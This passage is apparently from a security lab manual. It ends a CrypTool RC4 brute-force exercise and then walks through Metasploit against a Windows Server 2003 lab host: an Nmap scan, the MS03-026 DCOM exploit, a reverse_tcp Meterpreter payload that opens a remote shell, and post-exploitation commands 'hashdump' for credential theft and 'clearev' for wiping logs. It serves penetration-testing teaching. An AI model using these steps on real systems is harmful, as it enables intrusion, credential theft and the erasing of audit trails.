
Click on Analysis menu,




Point to Symmetric Encryption (modern) then select RC4 as shown above

You will get the following window

Remember the assumption made is the secret key is 24 bits. So make sure you select 24 bits as the key length.




Click on the Start button.



You will get the following window

Note: the time taken to complete the Brute-Force Analysis attack depends on the processing capacity of the machine been used and the key length. The longer the key length, the longer it takes to complete the attack.

Step 6) Analyse the results



- When the analysis is complete, you will get the following results.
- Note: a lower Entropy number means it is the most likely correct result. It is possible a higher than the lowest found Entropy value could be the correct result.
- Select the line that makes the most sense then click on Accept selection button when done.

Practical 8

Aim: Using Metasploit and metasploitable for pen testing.

Here is the demonstration of pen testing a **vulnerable target system** using Metasploit with detailed steps.

Victim Machine
OS: Microsoft Windows Server 2003
IP: IP: 192.168.42.129

Attacker (Our) Machine
OS: Backtrack 5
Kernel version: Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 201
i686 GNU/Linux
Metasploit Version: Built in version of metasploit 3.8.0-dev
IP: 192.168.42.128

Our objective here is to **gain remote access** to given target which is known to be running vulnerable **Windows 2003 Server**.
Here are the detailed steps of our attack in action,

Step 1

```
x root@bt: -
File Edit View Terminal Help root@bt:-# nmap 192.168.42.129
Starting Nmap 5.51 (http://nmap.org ) at 2011-06-20 23:58 IST
Nmap scan report for 192.168.42.129 Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
MAC Address: 00:0C:29:08:08:30 (VMware)
backttrack Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds root@bt:~#
```

Perform an **Nmap** [Reference 3] scan of the remote server 192.168.42.129
The output of the Nmap scan shows us a range of ports open which can be seen below in Figure 1
We notice that there is **port 135** open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

Step 2:

Now on your BackTrack launch **msfconsole** as shown below


Application > BackTrack > Exploitation Tools > Network Exploit Tools > Metasploit Framework > msfconsole

During the initialization of msfconsole, standard checks are performed. If everything works out fine we will see the welcome screen as shown

Step 3:
Now, we know that port 135 is open so, we search for a related **RPC exploit** in Metasploit.
To list out all the exploits supported by Metasploit we use the **"show exploits"** command. This exploit lists out all the currently available exploits and a small portion of it is shown below

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with **696 exploits** and **224 payloads**, which

is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link http://metasploit.com/modules/ or another alternative would be to use the "search <keyword>""command in Metasploit to search for related exploits for RPC.command in Metasploit to search for related exploits for RPC.
In msfconsole type **"search dcerpc"** to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown below in figure 5.




Step 4:

Now that you have the list of RPC exploits in front of you, we would need more information about the exploit before we actually use it. To get more

information regarding the exploit you can use the command, **"info exploit/windows/dcerpc/ms03_026_dcom"**

This command provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in screenshot below,



Step 5:

The command "use <exploit_name>" activates the exploit environment for the exploit <exploit_name>. In our case we will use the following command to activate our exploit


"use exploit/windows/dcerpc/ms03_026_dcom"

Step 6:

Now, we need to configure the exploit as per the need of the current

scenario. The **"show options"** command displays the various parameters which are required for the exploit to be launched properly. In our case, the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the "set RHOST" command.


We enter the command "set RHOST 192.168.42.129" and we see that the RHOST is set to 192.168.42.129




Step 7:

The only step remaining now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the "show payloads" command.

As shown in the below figure, **"show payloads"** command will list all payloads that are compatible with the selected exploit.



For our case, we are using the reverse tcp meterpreter which can be set using the command, **"set PAYLOAD windows/meterpreter/reverse_tcp"** which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly.



We notice that the LHOST for out payload is not set, so we set it to out local IP ie. 192.168.42.128 using the command **"set LHOST 192.168.42.128"**

Step 8:

Now that everything is ready and the exploit has been configured properly its time to launch the exploit.

You can use the **"check" command** to check whether the victim machine is **vulnerable** to the exploit or not. This option is not present for all the exploits but can be a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.


In out case as shown in the figure below, our selected exploit does not support the check option.

The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135.

This is indicated by change in prompt to "meterpreter >".

Step 9:

Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server. We can use the **"help" command** to see which all commands can be used by us on the remote server to perform the related actions as displayed in the below figure.



Below are the results of some of the **meterpreter** commands.

"ipconfig" prints the remote machines all current TCP/IP network configuration values
"getuid" prints the server's username to he console.
"hashdump" dumps the contents of the SAM database.
"clearev" can be used to wipe off all the traces that you were ever on the machine.